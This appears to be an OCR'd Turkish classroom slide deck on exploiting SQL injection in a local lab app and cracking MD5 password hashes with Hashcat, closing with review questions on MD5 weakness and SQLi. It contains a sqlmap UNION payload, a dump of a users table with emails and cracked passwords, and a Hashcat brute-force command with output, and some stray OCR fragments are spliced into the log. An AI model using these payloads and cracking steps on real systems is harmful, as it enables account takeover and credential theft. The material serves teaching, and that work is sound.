
```

root@kali: ~
Dosya Eylemler Düzen Görünüm Yardım
← Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: username=-2514' UNION ALL SELECT NULL,NULL,NULL,CHAR(113,122,106,98,113)||CHAR(97,82,88,115,100,122,89,65,104,76,66,100,120,104,83,99,78,116,121,112,67,66,69,85,69,90,114,109,
121,102,67,99,67,101,72,104,105,114,74,68)||CHAR(113,98,98,107,113)-- HZyJ&password=34istanbul
OKUYUN MIT lisansı
[21:50:53] [INFO] testing SQLite
[21:50:53] [INFO] confirming SQLite
[21:50:53] [INFO] actively fingerprinting SQLite
[21:50:53] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:50:53] [INFO] fetching columns for table 'users'
[21:50:53] [INFO] fetching entries for table 'users'
[21:50:53] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[21:50:53] [INFO] using hash method 'md5_generic_passwd'
[21:50:53] [INFO] resuming password '123456' for hash 'e10adc3949ba59abbe56e057f20f883e' for user 'Kerim_Emre'
[21:50:53] [INFO] resuming password '2004' for hash 'b8b4b727d6f5d1b61fff7be687f7970f' for user 'İlaydanur_Günay'
[21:50:53] [INFO] resuming password '34istanbul' for hash '9c7f0da2008a30660f5b08ca05c684fb' for user 'Gamze'
[21:50:53] [INFO] resuming password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3' for user 'admin'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files 2. Kurulum
> 1
[21:50:53] [INFO] using default dictionaryNode js'ln'aa ve dahali olarak dahasili. Node.js!
do you want to use common password suffixes? (slow!) [y/N] N
[21:50:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:50:53] [INFO] starting 8 processes
Database: <current>
Table: users
[5 entries]
+---+---+---+
| id | email           | password          | username        |
+---+---+---+
| 1  | senanurbanli@gmail.com | 03b152666cd1365fdade113351d9ce15 | Sena_Benli    |
| 2  | kerim@gmail.com     | e10adc3949ba59abbe56e057f20f883e (123456) | Kerim_Emre   |
| 3  | ilaydanur@gmail.com | b8b4b727d6f5d1b61fff7be687f7970f (2004) | İlaydanur_Günay |
| 4  | gamze@gmail.com     | 9c7f0da2008a30660f5b08ca05c684fb (34istanbul) | Gamze        |
| 5  | admin@gmail.com     | 21232f297a57a5a743894a0e4a801fc3 (admin) | admin         |
+---+---+---+
git clone https://github.com/Kerim3mr3/sql_injection_md5_notsafe.git
cd sql_injection_md5_notsafe
[21:51:26] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.80.134/dump/SQLite_masterdb/users.csv'
[21:51:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.80.134'
```

İkinci Sorgunun Görüsü


Hashcat Nedir?

Hashcat, hash fonksiyonlarını kırmak için kullanılan güçlü bir şifre çözme aracıdır. Hashcat hash fonksiyonlarına karşı "brute force" ve "dictionary attack" aracı olarak bilinir. Birçok algoritma ile uyumlu çalışır ve yüksek hızda işlem yapabilmek için GPU (grafik işlemci) kullanır. Bu sayede, çok büyük veri setleri üzerinde hızla şifre çözme işlemi gerçekleştirilebilir.



Nasıl Çalışır?

MD 5 ile şifrelenmiş hash değeri
905fed16367ac5f65922da066223aeeb



BruteForce || md5 değerleri

aaaaaa => 594f803b380a41396ed63dca39503542
baaaa => f73fcb49a98507a304ec68cf5ea21b9a
cbbbb => 08b365cbd52aec4a93e58014b288e078
.
. .
şifre => 905fed16367ac5f65922da066223aeeb

Her dönüştürme işleminde bir karşılaştırma yapar, yapılan karşılaştırmalarda şifre değerinin md5 değeri bizim hash'ımızle uyuşuyor, böylece işlem başarılı bir şekilde sonlanır



905fed16367ac5f65922da066223aeeb == 905fed16367ac5f65922da066223aeeb

Wordlist Saldırıları İçin:

SecLists, 2018'den beri internette, özellikle deep web gibi karanlık alanlarda sızdırılan kullanıcı verilerini analiz ederek en popüler parolaları derleyen bir GitHub reposudur. Sözlük saldırıları için en iyi kaynaklardan biridir. 2GB boyutunda olan bu repo, sadece .txt dosyası saklaması ne kadar fazla kullanıcının verisini içerdiginin en büyük kanıtıdır.

<https://github.com/danielmiessler/SecLists/tree/master/Passwords/Common-Credentials>

 10-million-password-list-top-100.txt
 10-million-password-list-top-1000.txt
 10-million-password-list-top-10000.txt
 10-million-password-list-top-100000.txt
 10-million-password-list-top-1000000.txt

Parola Seçiminize Dikkat Edin!




Hydra



Hasheat

Karakter Sayısı	Sadece Sayı	Küçük Harfler	Büyük ve Küçük Harfler	Sayılar, Büyük ve Küçük Harfler	Sayılar, Büyük ve Küçük Harfler, Semboller
4	Anında	Anında	Anında	Anında	Anında
5	Anında	Anında	Anında	Anında	Anında
6	Anında	Anında	Anında	Anında	Anında
7	Anında	Anında	1 saniye	2 saniye	4 saniye
8	Anında	Anında	28 saniye	2 dakika	5 dakika
9	Anında	3 saniye	24 dakika	2 saat	6 saat
10	Anında	1 dakika	21 saat	5 gün	2 hafta
11	Anında	32 dakika	1 ay	10 ay	3 yıl
12	1 saniye	14 saat	6 yıl	53 yıl	226 yıl
13	5 saniye	2 hafta	332 yıl	3k yıl	15k yıl
14	52 saniye	1 yıl	17k yıl	202k yıl	1mil yıl
15	9 dakika	27 yıl	898k yıl	12mil yıl	77mil yıl
16	1 saat	713 yıl	46mil yıl	779mil yıl	5myr yıl
17	14 saat	18k yıl	2myr yıl	48myr yıl	380myr yıl
18	6 gün	481k yıl	126myr yıl	2tn yıl	26tn yıl



John the Ripper



Medusa

Cuda Nedir?

CUDA (Compute Unified Device Architecture), NVIDIA'nın kendi GPU'ları için geliştirdiği özel paralel işlem platformudur.

Kullanım Alanları:

- Yapay zekâ (AI) ve makine öğrenmesi
- Kripto madenciliği (Bitcoin, Ethereum)
- 3D grafik işleme (Blender, Adobe Premiere)
- Şifre kırmá (Hashcat, John the Ripper)
- Oyun motorları (Unreal Engine, Unity)

CUDA'yı destekleyen ekran kartları:


- NVIDIA GTX, RTX, Tesla, Quadro, Titan serileri

Avantajları:

- Daha hızlı (NVIDIA'ya özel optimizasyon)
- NVIDIA'nın geliştirdiği özel yazılım desteği
- GPU işlem gücünü sonuna kadar kullanır



What Are CUDA Cores?



OpenCL Nedir?


OpenCL (Open Computing Language), GPU ve CPU gibi donanımları üreticiden bağımsız şekilde kullanmaya yarayan açık kaynak bir paralel işlem platformudur.

Kullanım Alanları:

- AMD, Intel ve ARM GPU'larda paralel işlem
- 3D grafik ve video işleme (DaVinci Resolve, Blender)
- Büyük veri ve bilimsel hesaplamalar
- Kripto madenciliği ve hash kırma (Hashcat, John the Ripper)
- Oyun motorları (DirectCompute, Vulkan destekli oyunlar)

Avantajları:

- Tüm donanımlarla uyumlu (AMD, NVIDIA, Intel, Apple)
- Açık kaynak ve platform bağımsız
- CPU ile GPU'yu birlikte kullanabilir



Hashcat için Cuda Kurulum



Hashcat Cuda olmadanda işlemciniz
üzerinden çalışabilir fakat tam
performans ve verim almak isterseniz ve
benim gibi nvidia ekran kartı
kullaniyorsanız Cuda kurmanız önerilir.

Kurulum için:

sudo apt update && sudo apt upgrade -y

sudo apt install nvidia-cuda-toolkit

nvcc --version

nvidia-smi

hashcat -l

```
(root@zulf1k4r)-[~/home/zulf1k4r]
# nvidia-smi

Wed Mar 26 02:38:35 2025
+-----+
| NVIDIA-SMI 535.216.03      Driver Version: 535.216.03 CUDA Version: 12.2 |
| GPU  Name       Persistence-M | Bus-Id     Disp.A  Volatile Uncorr. ECC | | | | | |
| Fan  Temp      Perf          Pwr:Usage/Cap | Memory-Usage | GPU-Util  Compute M. |
|          |          |             |          |           |          |          MIG M. |
|-----+
| 0  NVIDIA GeForce GTX 1650 Ti    Off 00000000:01:00.0 Off   N/A |
| N/A  46C     P8          5W / 50W | 6MiB / 4096MiB | 0%     Default |
|          |          |             |          |           |          N/A |
+-----+

+-----+
| Processes:
| GPU  GI  CI      PID  Type  Process name          GPU Memory |
|          ID  ID                  Usage          |
|-----+
| 0  N/A  N/A      1555  G   /usr/lib/xorg/Xorg          4MiB |
+-----+
```

Hashcat Parametreleri -1

-m <hash_type>:	Hash tipi (örneğin, 0 = MD5, 100 = SHA1).
-a <attack_mode>	Saldırı modu (örneğin, 0 = Dictionary attack, 3 = Brute-force attack).
w <workload_profile>	Çalışma yoğunluğu (1: düşük, 4: yüksek).
-O	Optimum kernel seçeneğini kullanır (daha hızlı hash kırma).
-d <device_id>	Hangi cihazı kullanacağınızı belirtir (örneğin, GPU id'si).
-t <time_limit>	Belirli bir süre sınırlına kadar çalıştırır.
-o <output_file>	Cıktıyı bir dosyaya yönlendirir.
--force	Cihazın uyumsuz olduğu durumlarda bile zorla çalıştmak için kullanılır.
--show	Kırılan hash'leri gösterir.
--status	Çalışırken durum bilgisini gösterir.

Hashcat Parametreleri -2

?l	Küçük harf (a-z)
?u	Büyük harf (A-Z)
?d	Sayılar (0-9)
?s	Özel karakterler (!, %, *#...)
?a	Tüm karakterler (küçük harf, büyük harf, sayılar, özel karakterler).
?h	Hex karakterler (0-9, a-f)
--benchmark	Hashcat'ın performansını test eder.
--restore	Son kaydedilen işleme kaldığı yerden devam eder

Hashcat Kullanım - Senaryo

1-) Hash Türümüzü Belirleyelim

hash-identifier Aracı hash türümüzü belirlemek için kullanabileceğimiz Kali Linux'ta hazır olarak gelen bir araç, alternatifi olarak hashcat --identfy ya da hashid komutlarında kullanabiliriz

Hashcat Kullanım - Senaryo

2-) Hashcat Parametrelerimizi Seçimi

hash-identifier aracı ile hash türümüzü belirledikten sonra bu hash türüne ait gelen hashcat parametresini bulalım ayrıca bruteforce saldırısı kullanacağımızdan -a 3 parametresi kullanacağız

Hashcat Saldırı Aşaması

```
[root@zulf1k4r] [/home/zulf1k4r/Desktop]
# hashcat -m 0 -a 3 -d 1 -w 2 -o cracked.txt md5_hash.txt ?a?a?a?a?a
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
    This may cause "CL_OUT_OF_RESOURCES" or related errors.
    To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.2)
=====
* Device #1: NVIDIA GeForce GTX 1650 Ti, 3841/3903 MB, 16MCU

OpenCL API (OpenCL 3.0 CUDA 12.2.149) - Platform #1 [NVIDIA Corporation]
=====
* Device #2: NVIDIA GeForce GTX 1650 Ti, skipped

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=====
* Device #3: cpu-haswell-Intel(R) Core(TM) i5-10200H CPU @ 2.40GHz, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash
```



```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1475 MB

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: 827ccb0eea8a706c4c34a16891f84e7b
Time.Started...: Wed Mar 26 03:07:27 2025 (0 secs)
Time.Estimated...: Wed Mar 26 03:07:27 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?a?a?a?a?a [5]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1138.3 MH/s (8.83ms) @ Accel:1024 Loops:95 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 49807360/7737809375 (0.64%)
Rejected.....: 0/49807360 (0.00%)
Restore.Point....: 0/81450625 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-95 Iteration:0-95
Candidate.Engine.: Device Generator
Candidates.#1...: sarie -> ;iBO
Hardware.Mon.#1...: Temp: 45c Util: 2% Core:1875MHz Mem:6000MHz Bus:8

Started: Wed Mar 26 03:07:22 2025
Stopped: Wed Mar 26 03:07:28 2025
```



SORULAR

- 1. MD5 neden şifreleme için yetersizdir?**
- 2. MD5 algoritmasının çakışma üretmeye açık olmasının nedeni nedir ve bu durum siber güvenlikte nasıl kullanılabilir?**
- 3. SQL Injection (SQLi) nedir?**
- 4. Kriptoloji, web güvenliğinde neden önemlidir?**
- 5. Hashcat ne için kullanılır?**

Dinledığınız için teşekkür ederiz

CEVAPLAR

- 1-) MD5 hızlı çalıştığı için brute-force saldırılara karşı zayıftır ve rainbow table ile kolayca kırılabilir. Modern projelerde bcrypt gibi algoritmalar tercih edilmelidir.
- 2-) MD5, 128 bitlik sabit uzunlukta çıktı üretir. Bu yüzden farklı veriler aynı hash'i üretebilir. Buna çakışma denir ve saldırganlar bunu, sahte dosyaları orijinal gibi göstermek için kullanabilir.
- 3-) SQL Injection, kullanıcıdan alınan verilerin doğrudan SQL sorgusuna eklenmesiyle oluşan bir güvenlik açığıdır. Saldırgan, veritabanında yetkisiz işlem yapabilir; örneğin kullanıcıları görebilir, şifreleri çekebilir veya veri silebilir.
- 4-) Kriptoloji, verilerin gizliliğini ve bütünlüğünü sağlar. Web uygulamalarında şifrelerin güvenli saklanması, veri iletiminin şifrelenmesi gibi kritik işlemler kriptoloji sayesinde güvenli hale getirilir.
- 5-) Hashcat, şifrelenmiş hash değerlerini kırmak için kullanılan bir şifre çözme (password cracking) aracıdır. MD5, SHA1, bcrypt gibi birçok algoritmayı destekler ve GPU ile hızlandırılabilir.

Dinledığınız için teşekkür ederiz